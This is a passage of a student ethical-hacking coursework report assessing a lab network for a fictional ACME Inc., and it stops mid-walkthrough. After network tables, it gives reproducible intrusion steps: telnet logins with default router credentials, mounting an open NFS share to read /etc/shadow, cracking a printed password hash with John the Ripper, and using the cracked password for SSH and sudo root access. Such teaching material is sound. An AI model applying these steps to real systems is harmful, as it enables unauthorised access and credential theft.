ACME Inc. Network Security Assessment

[Redacted]

CMP314 Computer Networking 2

BSc Ethical Hacking Year 3

2023/24

Note that Information contained in this document is for educational purposes.

Abstract

The research conducted aimed to assess the structure and security of the network present at ACME Inc. following the acrimonious parting of a network manager. The tools were provided by ACME inc to ensure that only proven methods were used to assess the network. This assessment involved mapping the state and construction of the network including a subnet table, routing table and assessment of all devices present. This was done to provide ACME inc with documentation which they presently lack as to the network layout as well as to assess possible vulnerabilities and their suggested countermeasures.

The network was first assessed by using the network mapping tool “Nmap” alongside knowledge of network configuration to create a table of the possible available addresses and subnets, each of which were subsequently evaluated. This was done by assessing how the hosts and the services on them interconnected to other hosts then to utilize these connections to pivot through the network until all elements were discovered. This typically involved exploiting other vulnerabilities present on the devices to obtain access through methods such as password brute force attacks or the usage of Metasploit payloads against known exploits.

The network was found to be vulnerable to multiple methods of exploitation. Many of the routers within the network made use of default passwords that allowed for easy authentication and subsequent information extraction. The network had password-protected SSH services that could be brute-forced to provide access to devices they were running on. A number of webservers present had existing exploits such as “Shellshock” allowing for unauthorized root access to be obtained. The network file system services had no security which in turn allowed for the extraction and subsequent cracking of user and password files to provide unauthorized access to root accounts. Overall, the network had many significant vulnerabilities that would allow a malicious attacker to successfully pivot through and access all devices and elements on the network, compromising it entirely.

Contents

1 INTRODUCTION

1.1 BACKGROUND

The significant majority of businesses today rely on some form of network infrastructure for continued operation, with the ability to share information between devices considered integral to countless day-to-day business operations. As such, understanding the elements present on a network is key in evaluating potential ways to improve business efficiency or to prevent problems that may arise in future.

An undocumented network represents a significant risk factor to a given business in a number of ways. For instance, it may allow for unnecessary devices to continue being in use, increasing operating costs or preventing reduction in hardware owing to an inability to predict the impact of removal. Perhaps most significantly an undocumented network could have devices present which go unnoticed allowing for easy malicious access from an external host which in turn can allow for potential sensitive information breaches including employee or business details. From this, it is clear how a lack of clarity regarding network construction and setup represents a significant potential economic and personal risk.

To this end, following the acrimonious departure of the network manager, ACME Inc. have been left with a network that has no documentation present and therefore the level of security is a matter of concern. The client contacted the tester to perform a network assessment where the network is to be mapped, documented, and subsequently tested for security vulnerabilities. Specifically requested was the production of a detailed network diagram and appropriate subnet table alongside the security testing. The business was concerned about allowing unverified tools to be used against the network and as such provided an install of the Linux distribution 'Kali' loaded with an approved collection.

1.2 AIMS

This assessment aims to evaluate the security of the network present at ACME inc to identify the methods through which an attacker might find, access and subsequently exploit elements present on the network to obtain unauthorized access to the devices and other network infrastructure contained therein.

Several sub-aims encompass this:

- Create a map of the network encompassing all interfaces and devices present as well as the subnets they reside in.
- Identify potentially vulnerable services that can be exploited to obtain access to devices.
- Provide detailed testing steps such that the methods used can effectively be reproduced.
- Critically evaluate the network design and suggest remediations to fix found issues.

1.3 TOOLS


The following table details the tools to be used and how they are intended to be used:

Table 1 - List of tools and their intended usage

Tool	Usage
Nmap	Network scanning and mapping, vulnerability assessment
Nikto	Website vulnerability scanning
iptables	Configuration of network address translation and other Linux firewall elements
Hydra	Brute force password attacks over ssh
Metasploit	Exploiting known vulnerabilities, payload delivery
JohnTheRipper	Local password dictionary attacks
SSH	Secure shell connections
Firefox	Accessing websites
Wireshark	Network traffic interception
WPscan	WordPress server brute force access and assessment
Draw.io	Diagram creation

2 NETWORK OVERVIEW

2.1 NETWORK DIAGRAM



2.2 SUBNET TABLE

Below is a table comprising the subnets identified on the network through testing. This is colour coordinated to the subnet key used in the above network diagram.

Table 2 - Subnet Table (Colour Coordinated with Network Diagram)

Network Address	Subnet Mask	CIDR	Usable Hosts	Host Range	Broadcast Address
13.13.13.0	255.255.255.0	/24	254	13.13.13.1 -13.13.13.254	13.13.13.255
172.16.221.0	255.255.255.0	/24	254	172.16.221.1 - 172.16.221.254	172.16.221.255
192.168.0.32	255.255.255.224	/27	30	192.168.0.33 - 192.168.0.62	192.168.0.63
192.168.0.64	255.255.255.224	/27	30	192.168.0.65 - 192.168.0.94	192.168.0.95
192.168.0.96	255.255.255.224	/27	30	192.168.0.97 - 192.168.0.126	192.168.0.127
192.168.0.128	255.255.255.224	/27	30	192.168.0.129 - 192.168.0.158	192.168.0.159
192.168.0.192	255.255.255.224	/27	30	192.168.0.193 - 192.168.0.222	192.168.0.223
192.168.0.224	255.255.255.252	/30	2	192.168.0.225 - 192.168.0.226	192.168.0.227
192.168.0.228	255.255.255.252	/30	2	192.168.0.229 - 192.168.0.230	192.168.0.231
192.168.0.232	255.255.255.252	/30	2	192.168.0.233 -192.168.0.234	192.168.0.235
192.168.0.240	255.255.255.252	/30	2	192.168.0.241 -192.168.0.242	192.168.0.243

2.3 ROUTING TABLE

Below is a table detailing all the devices found on the network and the interfaces present on them. Colour is used to indicate the subnet and corresponds to the previous key. The interfaces from the routers can be found in Appendix I – Router Interfaces.

Table 3 - Routing table

Device	Interface	Network Address	Subnet mask	CIDR	Broadcast address
Router 1	Eth0	192.168.0.193	255.255.255.224	/27	192.168.0.223
	Eth1	192.168.0.225	255.255.255.252	/30	192.168.0.227
	Eth2	172.16.221.16	255.255.255.0	/24	172.16.221.255
Router 2	Eth0	192.168.0.226	255.255.255.252	/30	192.168.0.227
	Eth1	192.168.0.33	255.255.255.224	/27	192.168.0.63
	Eth2	192.168.0.229	255.255.255.252	/30	192.168.0.231
Router 3	Eth0	192.168.0.230	255.255.255.252	/30	192.168.0.231
	Eth1	192.168.0.129	255.255.255.224	/27	192.168.0.159
	Eth2	192.168.0.233	255.255.255.252	/30	192.168.0.235
Router 4	Eth0	192.168.0.97	255.255.255.224	/27	192.168.0.127
	Eth1	192.168.0.65	255.255.255.224	/27	192.168.0.95
PC1	Eth0	192.168.0.210	255.255.255.224	/27	192.168.0.223

PC2	Eth0	192.168.0.34	255.255.255.224	/27	192.168.0.63
	Eth1	13.13.13.12	255.255.255.0	/24	13.13.13.255
PC3	Eth0	13.13.13.13	255.255.255.0	/24	13.13.13.255
PC4	Eth0	192.168.0.130	255.255.255.224	/27	192.168.0.159
PC5	Eth0	192.168.0.66	255.255.255.224	/27	192.168.0.95
Webserver 1	Eth0	172.16.221.237	255.255.255.0	/24	172.16.221.255
Webserver 2	Eth0	192.168.0.242	255.255.255.252	/30	192.168.0.243
Firewall	WAN	192.168.0.234	255.255.255.252	/30	192.168.0.235
	LAN	192.168.0.98	255.255.255.224	/27	192.168.0.127
	DMZ	192.168.0.241	255.255.255.252	/30	192.168.0.243
Kali Linux	Eth0	192.168.0.200	255.255.255.224	/27	192.168.0.223

2.4 PORTS AND SERVICES TABLE

Below is a table of every IP identified as being a part of the network and the results from service and port detection scans ran against them. This comprises both TCP and UDP services.

Table 4 - Ports and Services table

IP	Protocol	Ports	Service	State	Version
13.13.13.12					
	TCP	22	Ssh	Open	OpenSSH 6.6.1p1
	TCP	111	Rpcbind	Open	2-4
	TCP	2049	Nfs_acl	Open	2-3
	TCP	33511	Mountd	Open	1-3
	TCP	33956	Nlockmgr	Open	1-4
	TCP	40192	Mountd	Open	1-3
	TCP	56703	Mountd	Open	1-3
	TCP	60709	status	Open	1
	UDP	111	Rpcbind	Open	2-4
	UDP	2049	Nfs_acl	Open	2-3
13.13.13.13					
	TCP	22	ssh	Open	OpenSSH 6.6.1p1
	UDP	631	Ipp	Filtered	
	UDP	5353	mdns	Open	DNS-based service discovery
172.16.221.16					
	TCP	22	ssh	Open	OpenSSH 5.5p1
	TCP	23	telnet	Open	VyOS telnet
	TCP	80	http	Open	Lighttpd 1.4.28
	TCP	443	Ssl/https	Open	
	UDP	123	Ntp	Open	NTP v4 (Unsynchronized)
	UDP	161	snmp	Open	Net-snmp SNMPv3 server
172.16.221.237					
	TCP	80	Http	Open	Apache httpd 2.2.22
	TCP	443	ssl/https	Open	Apache httpd 2.2.22

	UDP	5353	mdns	Open	DNS-based service discovery
192.168.0.33					
	TCP	23	telnet	Open	VyOS telnetd
	TCP	80	http	Open	Lighttpd 1.4.28
	TCP	443	ssl/https	Open	
	UDP	123	ntp	Open	NTP v4 (Unsynchronized)
	UDP	161	snmp	Open	Net-snmp SNMPv3 server
192.168.0.34					
	TCP	22	ssh	Open	OpenSSH 6.6.1p1
	TCP	111	rpcbind	Open	2-4
	TCP	2049	nfs_acl	Open	2-3
	TCP	33511	mountd	Open	1-3
	TCP	33956	nlockmgr	Open	1-4
	TCP	40192	mountd	Open	1-3
	TCP	56703	mountd	Open	1-3
	TCP	60709	status	Open	1
	UDP	111	rpcbind	Open	2-4
	UDP	631	Ipp	Filtered	
	UDP	2049	nfs_acl	Open	2-3
	UDP	5353	mdns	Open	DNS-based service discovery
192.168.0.65					
	TCP	23	telnet	Open	VyOS telnetd
	TCP	80	http	Open	Lighttpd 1.4.28
	TCP	443	ssl/https	Open	
	UDP	123	ntp	Open	NTP v4 (Unsynchronized)
	UDP	161	snmp	Open	SNMPv1; Net-snmp SNMPv3 server
192.168.0.66					
	TCP	22	ssh	Open	OpenSSH 6.6.1p1
	TCP	111	Rpcbind	Open	2-4
	TCP	2049	nfs_acl	Open	2-3
	TCP	34034	mountd	Open	1-3
	TCP	37031	mountd	Open	1-3
	TCP	38671	status	Open	1
	TCP	49874	nlockmgr	Open	1-4
	TCP	58467	mountd	Open	1-3
	UDP	111	rpcbind	Open	2-4
	UDP	631	ipp	Filtered	
	UDP	2049	nfs_acl	Open	2-3
	UDP	5353	mdns	Open	DNS-based service discovery
192.168.0.97					
	TCP	23	telnet	Open	VyOS telnetd
	TCP	80	http	Open	Lighttpd 1.4.28
	TCP	443	ssl/https	Open	
	UDP	123	ntp	Open	NTP v4 (Unsynchronized)

	UDP	161	snmp	Open	SNMPv1; Net-snmp SNMPv3 server
192.168.0.98					
	TCP	53	domain	Open	REFUSED
	TCP	80	http	Open	nginx
	TCP	2601	quagga	Open	Quagga routing software 1.2.1
	TCP	2604	quagga	Open	Quagga routing software 1.2.1
	TCP	2605	quagga	Open	Quagga routing software 1.2.1
	UDP	53	domain	Open	REFUSED
	UDP	123	ntp	Open	NTP v4 (Secondary Server)
192.168.0.129					
	TCP	23	telnet	Open	VyOS telnetd
	TCP	80	http	Open	Lighttpd 1.4.28
	TCP	443	ssl/https	Open	
	UDP	123	ntp	Open	NTP v4 (Unsynchronized)
	UDP	161	snmp	Open	Net-snmp SNMPv3 server
192.168.0.130					
	TCP	22	ssh	Open	OpenSSH 6.6.1p1
	TCP	111	rpcbind	Open	2-4
	TCP	2049	nfs_acl	Open	2-3
	TCP	36598	nlockmgr	Open	1-4
	TCP	39847	mountd	Open	1-3
	TCP	42177	mountd	Open	1-3
	TCP	45187	status	Open	1
	TCP	46984	mountd	Open	1-3
	UDP	111	Rpcbind	Open	2-4
	UDP	631	Ipp	Filtered	
	UDP	2049	Nfs_acl	Open	2-3
	UDP	5353	mDNS	Open	DNS-based service discovery
192.168.0.193					
	TCP	22	ssh	Open	OpenSSH 5.5p1
	TCP	23	telnet	Open	VyOS telnetd
	TCP	80	http	Open	Lighttpd 1.4.28
	TCP	443	ssl/https	Open	
	UDP	123	Ntp	Open	NTP v4 (Unsynchronized)
	UDP	161	snmp	Open	Net-snmp SNMPv3 server
192.168.0.200					
	TCP	22	Ssh	Open	OpenSSH 8.1p1
	TCP	111	Rpcbind	Open	2-4
	TCP	3389	Ms-wbt-server	Open	xrdp
	TCP	43451	Nlockmgr	Open	1-4
	TCP	47697	status	Open	1
	UDP	111	rpcbind	Open	2-4
192.168.0.210					
	TCP	22	ssh	Open	OpenSSH 6.6.1p1
	TCP	111	Rpcbind	Open	2-4

	TCP	2049	Nfs_acl	Open	2-3
	TCP	34807	Mountd	Open	1-3
	TCP	35073	Nlockmgr	Open	1-4
	TCP	39329	status	Open	1
	TCP	44773	mountd	Open	1-3
	TCP	45823	mountd	Open	1-3
	UDP	111	Rpcbind	Open	2-4
	UDP	631	Ipp	Filtered	
	UDP	2049	Nfs_acl	Open	2-3
	UDP	5353	mdns	Open	DNS-based service discovery
192.168.0.225					
	TCP	22	ssh	Open	OpenSSH 5.5p1
	TCP	23	telnet	Open	VyOS telnetd
	TCP	80	http	Open	Lighttpd 1.4.28
	TCP	443	Ssl/https	Open	
	UDP	123	Ntp	Open	NTP v4 (Unsynchronized)
	UDP	161	snmp	Open	Net-snmp SNMPv3 server
192.168.0.226					
	TCP	23	telnet	Open	VyOS telnetd
	TCP	80	http	Open	Lighttpd 1.4.28
	TCP	443	Ssl/https	Open	
	UDP	123	Ntp	Open	NTP v4 (Unsynchronized)
	UDP	161	snmp	Open	Net-snmp SNMPv3 server
192.168.0.229					
	TCP	23	telnet	Open	VyOS telnetd
	TCP	80	http	Open	Lighttpd 1.4.28
	TCP	443	Ssl/https	Open	
	UDP	123	Ntp	Open	NTP v4 (Unsynchronized)
	UDP	161	snmp	Open	Net-snmp SNMPv3 server
192.168.0.230					
	TCP	23	telnet	Open	VyOS telnetd
	TCP	80	http	Open	Lighttpd 1.4.28
	TCP	443	Ssl/https	Open	
	UDP	123	Ntp	Open	NTP v4 (Unsynchronized)
	UDP	161	snmp	Open	Net-snmp SNMPv3 server
192.168.0.233					
	TCP	23	telnet	Open	VyOS telnetd
	TCP	80	http	Open	Lighttpd 1.4.28
	TCP	443	Ssl/https	Open	
	UDP	123	ntp	Open	NTP v4
	UDP	161	snmp	Open	Net-snmp SNMPv3 server
192.168.0.234					
	TCP	53	domain	Open	REFUSED
	TCP	80	http	Open	nginx
	TCP	2601	quagga	Open	Quagga routing software 1.2.1
	TCP	2604	quagga	Open	Quagga routing software 1.2.1

	TCP	2605	quagga	Open	Quagga routing software 1.2.1
	UDP	53	domain	Open	REFUSED
	UDP	123	ntp	Open	NTP v4 (Secondary Server)
192.168.0.241					
	TCP	53	domain	Open	REFUSED
	TCP	80	http	Open	nginx
	TCP	2601	quagga	Open	Quagga routing software 1.2.1
	TCP	2604	quagga	Open	Quagga routing software 1.2.1
	TCP	2605	quagga	Open	Quagga routing software 1.2.1
	UDP	53	domain	Open	REFUSED
	UDP	123	ntp	Open	NTP v4 (Secondary Server)
192.168.0.242					
	TCP	22	ssh	Open	OpenSSH 6.6.1p1
	TCP	80	http	Open	Apache httpd 2.4.10
	TCP	111	Rpcbind	Open	2-4
	TCP	59540	status	Open	1
	UDP	111	Rpcbind	Open	2-4
	UDP	631	Ipp	Filtered	
	UDP	5353	mdns	Open	DNS-based service discovery

3 NETWORK MAPPING PROCESS

3.1 INITIAL MAPPING PROCESS

Initially, the active interfaces on the testing machine were assessed. This was done with the command:

```
ifconfig
```




Figure 1 - ifconfig command output on Kali (192.168.0.200)

Based on this, a subnet calculation had to be performed based on the netmask to allow for subsequent Nmap scanning – this can be seen in Appendix A – Subnet Calculations. This resulted in the following information:

Host	IP Address	Netmask	Block Size	Broadcast address
Kali	192.168.0.200	255.255.255.224	/27	192.168.0.223

From this, the host was then scanned using Nmap with the command:

```
Nmap -sV 192.168.0.200/27
```

This revealed two other hosts on the same subnet at 192.168.0.210 and 192.168.0.193. This can be seen in Appendix B – Initial Nmap TCP Scans under 7.2.6.

3.1.1 Router 1 – 192.168.0.193

The host at 192.168.0.193 had a telnet service running that could be connected to which indicated that it was a VyOS router, asking for a password - the default credentials of vyos:vyos were used to login after having been found online (Andamasov, 2023). See Figure 2.




Figure 2 - Telnet connection to VyOS router 192.168.0.193

The output of the command “show ip route” can be seen below in Figure 3




Figure 3 - IP Table for Router 1 located at 192.168.0.193

From this routing table, a comprehensive subnet table could be calculated and as such was, shown in Appendix A – Subnet Calculations. This subnet table was then scanned with nmap as shown in Appendix B – Initial Nmap TCP Scans.

Figure 3 also clearly showed that connections were made via another router, located at 192.168.0.226.

3.1.2 Router 2 - 192.168.0.226

The same process was used to connect to router 2 as it was also a VyOS router.




Figure 4 - Telnet connection to VyOS router 192.168.0.226

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth0, 05:06:19
O   192.168.0.32/27 [110/10] is directly connected, eth1, 05:06:34
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 02:26:42
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 02:26:42
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 02:26:45
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth0, 05:06:19
O   192.168.0.224/30 [110/10] is directly connected, eth0, 05:06:34
C>* 192.168.0.224/30 is directly connected, eth0
O   192.168.0.228/30 [110/10] is directly connected, eth2, 05:06:34
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 02:26:45
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 02:26:42
vyos@vyos:~$
```

Figure 5 - IP Table for Router 2 located at 192.168.0.226

Figure 5 again showed that all the connections were again made by another device located at 192.168.0.230, indicating another router.

3.1.3 Router 3 – 192.168.0.230

The same process as above was performed with the default credentials, as shown in Figure 6 with successful authentication.

```
root@kali:~# telnet 192.168.0.230
Trying 192.168.0.230 ...
Connected to 192.168.0.230.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Sep 28 11:41:45 UTC 2022 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 6 - Telnet connection to VyOS router 192.168.0.230

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth0, 02:37:52
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth0, 02:37:52
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 02:37:54
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 02:37:54
O   192.168.0.128/27 [110/10] is directly connected, eth1, 05:19:16
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth0, 02:37:52
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth0, 02:37:52
O   192.168.0.228/30 [110/10] is directly connected, eth0, 05:19:16
C>* 192.168.0.228/30 is directly connected, eth0
O   192.168.0.232/30 [110/10] is directly connected, eth2, 05:19:16
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 02:37:54
vyos@vyos:~$
```

Figure 7 - IP Table for Router 3 located at 192.168.0.230

The routing table shown in Figure 7 indicated a fourth router at 192.168.0.234, however initial scanning of the subnet range that IP was in at 192.168.0.232/30 did not show this router. This pointed to it

potentially being protected though either a firewall or it could have been down. Further examination was performed subsequently.

3.1.4 PC 1 - 192.168.0.210

PC 1 was scanned with Nmap and was shown to have an SSH service running. Access to the SSH was first tested but needed a password to access as shown in Figure 8, so was ignored initially.

```
root@kali:~# ssh 192.168.0.210
The authenticity of host '192.168.0.210 (192.168.0.210)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.210' (ECDSA) to the list of known hosts.
root@192.168.0.210's password:
```

Figure 8 - SSH Authentication attempted on 192.168.0.210

The NFS file share could be successfully mounted to the Kali System as ports 111 and 2049 were active, by first making a directory to house it with

```
mkdir /mnt/NFS
```

To which the network file share could then be mounted with the command:

```
mount 192.168.0.210:/ /mnt/NFS
```

This allowed the tester access to the complete filesystem present on PC1 – which showed it was a Unix system owing to the directory structure. Knowing this, it was possible to access the /etc/shadow and /etc/password files which were known to contain the usernames and passwords of all users on a system. /etc/shadow showed a discrepancy with the 'xadmin' user relative to all other accounts in that it had a password. (see Figure 9)

```
colord:*:16176:0:99999:7:::
hplip:*:16176:0:99999:7:::
pulse:*:16176:0:99999:7:::
xadmin:$6$L1/gVcMW$DORsJg3s3IKQ7ODgBpXSbhv2SinqsU.xMV7tUReTqCyMb5dKT1.h6YQcNR/A2bvH.qRcbBg6QWTcYHRsQTzxR1:17391:0:99999:7:::
statd:*:17410:0:99999:7:::
sshd:*:17410:0:99999:7:::
```

Figure 9 - Xadmin account showing password set within /etc/shadow

This was exported to a format that could be cracked using the password cracker JohnTheRipper with the command:

```
unshadow /mnt/NFS/etc/passwd /mnt/NFS/etc/shadow > hashes
```

These hashes were then cracked using John as shown in Figure 10.

```
root@kali:~/Desktop# john hashes
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
plums            (xadmin)
1g 0:00:01:43 DONE 3/3 (2023-12-16 13:26) 0.009659g/s 4367p/s 4367c/s 4367C/s phxbb..plida
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop#
```

Figure 10 - Successful password cracking for 192.168.0.210

This gave the password to the xadmin account on PC1, and from this was the capability to access the SSH share with the command:

```
ssh xadmin@192.168.0.210
```

From this, the interfaces were assessed with ifconfig:

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:aa:6e:93
          inet addr:192.168.0.210  Bcast:192.168.0.223  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:feaa:6e93/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:69180 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68832 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4254291 (4.2 MB)  TX bytes:4273918 (4.2 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:337 errors:0 dropped:0 overruns:0 frame:0
          TX packets:337 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25593 (25.5 KB)  TX bytes:25593 (25.5 KB)
```

Figure 11 - ifconfig command output on 192.168.0.210

xadmin was assessed for which groups it was present to ascertain what privileges it had.

```
xadmin@xadmin-virtual-machine:~$ groups xadmin
xadmin : xadmin adm cdrom sudo dip plugdev lpadmin sambashare
```

Figure 12 - Viewing groups the 'xadmin' account is in

Furthermore, based on this it indicated there may be a samba file share on the system – which was searched for by exploring the filesystem, but no logs were found.

This also showed that it was possible to become the superuser as it was within the sudo group. Using the previously ascertained password it was possible to become root.

```
xadmin@xadmin-virtual-machine:~$ sudo su
[sudo] password for xadmin:
root@xadmin-virtual-machine:/home/xadmin#
```

Figure 13 - Successful sudo access with sudo su

History did not show any pertinent or interesting previous commands ran by the xadmin user, as can be seen in Figure 14.

```
xadmin@xadmin-virtual-machine:~$ history
    1  history
    2  pico .bash_history
    3  ifconfig
    4  cd /etc/default
    5  sudo nano grub
    6  sudo apt-get update
    7  sudo apt install grub-efi
    8  sudo grub-install
    9  sudo update-grub
   10  ls
   11  ifconfig
   12  groups xadmin
   13  sudo su
   14  history
```

Figure 14 - Command history viewed on 192.168.0.210

3.1.5 PC 2 – 192.168.0.34

The credentials from the previously accessed PC were tried against the SSH service running on PC2 and were successful in obtaining access. This allowed the ifconfig command to be performed to see the interface configuration shown in Figure 15.

```
xadmin@xadmin-virtual-machine:~$ ifconfig
